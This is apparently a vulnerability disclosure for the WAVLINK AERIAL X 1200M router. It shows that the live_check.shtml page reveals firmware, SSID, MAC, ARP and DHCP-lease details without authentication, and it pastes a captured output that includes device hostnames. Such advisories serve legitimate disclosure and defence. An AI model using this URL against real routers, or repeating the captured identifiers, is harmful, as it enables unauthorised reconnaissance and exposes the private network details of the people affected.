pghuanghui Update WAVLINK AC1200_check_live.md History

1 contributor

33 lines (20 sloc) | 1.27 KB

0x01 Vulnerability description

A vulnerability is in the 'live_check.shtml' page of the AERIAL X 1200M,Firmware package version M79X3.V5030.180719

Unauthorized users can obtain the key information of the router by visiting:


```
http://xxx.xxx.xxx.xxx/live_check.shtml
```

0x02 Affected version

```
WAVLINK AERIAL X 1200M
```

0x03 Vulnerability

Under the live_check.shtml file, use the exec cmd function to execute the command



0x04 PoC verification


192.168.1.2/live_check.shtml

Please save this page, and then send email to us

```
######################## Settings
Model=WN579X3 , Brand=WAVLINK   LANG=
FW_Version=M79X3.V5030.180719     UpTime=21 Day, 12 h, 36 m      BuildTime=18:59:05 Jul 19 2018
OperationMode=3, ENWISP=1, MeshMode=0
wanConnectionMode=DHCP
LanIP=192.168.10.1
LAN_MAC=82:3F:5D:9E:A7:4D , WAN_MAC=80:3F:5D:9F:A7:4B
DOMAIN=wifi.wavlink.com / ap.setup
HW_1~6=1T-1 / 2- / 3Key-0 / 4- / 5Thermal-0 / 6efuse-0

2G_Setting= 5 / WO / 12 / HT_BW=1 / WirelessMode=9
2G_MAC/SSID= 80:3F:5D:9F:A7:4D / Vodafone-77871548

5G_Setting= 5 / WO / 36 / HT_BW=1 / VHT_BW=1 / 80211H=0 /  WirelessMode=14
5G_MAC/SSID= 80:3F:5D:9F:A7:4E / Vodafone-77871548

######################## Status
WAN_IP=192.168.1.5 , wanStatus=0 , internetStatus=1
5G_ApCliEnable=0 , ApCliBssid=50:c7:bf:49:cb:05 ,  ApCliEncrypType=AES
2G_ApCliEnable= , ApCliBssid= , ApCliEncrypType=AES

########## Wi-Fi Connect Analysis
GroupList=
ApClient_Connect=1
Path=80:3F:5D:9F:A7:4E -- 70% --> 50:c7:bf:49:cb:05

##########  mesh_get_extender


######################## Wi-Fi 2G / 5G Scan
rai0      get_site_survey:
Ch  SSID                            BSSID              Security             Siganl(%) ExtCH
100 Vodafone-77871548               80:16:05:22:df:c2  WPA2PSK/AES          42        ABOVE  NONE NONE


ra0       get_site_survey:
Ch  SSID                            BSSID              Security             Siganl(%) ExtCH
4   Wind3 HUB - F9EF9A              30:42:40:f9:ef:9a  WPA2PSK/AES          10        NONE
6   Villa Amici Ext 2.4G            80:3f:5d:c1:81:44  WPA2PSK/AES          10        NONE
12  Vodafone-77871548               80:16:05:22:df:c1  WPA2PSK/AES          65        NONE


rai0      stat:
Current temperature = 68
Average RSSI = -75
Tx success                        = 230082505
Tx retry count                    = 4678282, PER=0.1%
Tx fail to Rcv ACK after retry    = 6688, PLR=0.00%
Rx success                        = 11432240
Rx with CRC                       = 1734415, PER=13.1%
```

192.168.1.2/live_check.shtml

```
###################### System log
              total         used         free       shared      buffers
  Mem:         59204        37672        21532            0            0
 Swap:             0            0            0
Total:         59204        37672        21532

? (192.168.10.106) at d0:7f:a0:11:e1:e5 [ether]  on br0
? (192.168.10.102) at 84:7a:b6:4c:1f:a1 [ether]  on br0
? (192.168.10.100) at 6c:c7:ec:76:02:82 [ether]  on br0
? (192.168.10.110) at 00:e4:21:48:68:fb [ether]  on br0
? (192.168.10.108) at 12:d5:40:eb:f2:55 [ether]  on br0
www.adsl.vf (192.168.1.1) at 80:16:05:22:df:c0 [ether]  on apcli0

Hostname         Mac Address       IP-Address      Expires in
Diego-Note9      6c:c7:ec:76:02:82 192.168.10.100  23:59:20
                 00:00:00:00:00:00 192.168.10.101  expired
                 84:7a:b6:4c:1f:a1 192.168.10.102  19:27:15
                 00:00:00:00:00:00 192.168.10.103  expired
                 5c:d0:6e:d1:04:d5 192.168.10.104  11:29:08
Samsung          5c:c1:d7:9e:9c:02 192.168.10.105  17:39:00
Galaxy-Tab-A-20  d0:7f:a0:11:e1:e5 192.168.10.106  22:27:01
                 f0:24:75:91:d3:26 192.168.10.107  expired
                 12:d5:40:eb:f2:55 192.168.10.108  1 days 00:00:00
                 00:e4:21:48:68:fb 192.168.10.110  20:05:27
                 ae:a9:a8:ad:3d:18 192.168.10.109  expired
                 10:8e:e0:b9:9d:02 192.168.10.111  expired
                 40:45:da:a5:84:2f 192.168.10.112  expired

apcli0    Link encap:Ethernet  HWaddr 82:3F:5D:9E:A7:4D
          inet addr:192.168.1.5  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::803f:5dff:fe9e:a74d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

br0       Link encap:Ethernet  HWaddr 80:3F:5D:9F:A7:4B
          inet addr:192.168.10.1  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::823f:5dff:fe9f:a74b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49153838 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75873481 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6095429297 (5.6 GiB)  TX bytes:90226227789 (84.0 GiB)

eth2      Link encap:Ethernet  HWaddr 80:3F:5D:9F:A7:4B
          inet6 addr: fe80::823f:5dff:fe9f:a74b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38974336 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60258036 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:373411275 (356.1 MiB)  TX bytes:2243514853 (2.0 GiB)
```



In the live_check.shtml interface, it contains various information of the router, such as: firmware version, MAC address, etc., and even information such as the running process of the router.

0x05 Acknowledgement

Penwei.Huang